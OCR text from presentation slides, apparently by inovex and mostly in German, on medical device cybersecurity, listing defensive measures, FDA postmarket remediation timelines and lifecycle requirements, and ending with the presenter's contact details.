
Security: Technische Maßnahmen

- ✅Secure Boot
- ✅Signierte Firmware-Updates
- ✅Trusted Environment Execution
- ✅Kryptographische Primitiven
- ✅Speicherschutz (MPU)

psacertified™

inovex

FDA Postmarket Assessment, Remediation, Reporting



Remediation timeline: **30 days** (communication/workaround) — **60 days** (fix, validation, deployment)

inovex


Take-away

➤ Medical Device Cybersecurity

- notwendig für die funktionale Sicherheit
- regulatorisch vorgeschrieben
- gehört zum Stand der Technik

➤ Anforderungen

- Secure Product Lifecycle
- Risikomanagement / Threat Modelling
- Secure by Design / by Default
- Security Testing
- SBOM / Überwachung / Updates
- Dokumentation / Nachweise



Vielen Dank!

Mike Lerch

Head of Medical IoT

+49 172 9900376

michael.lerch@inovex.de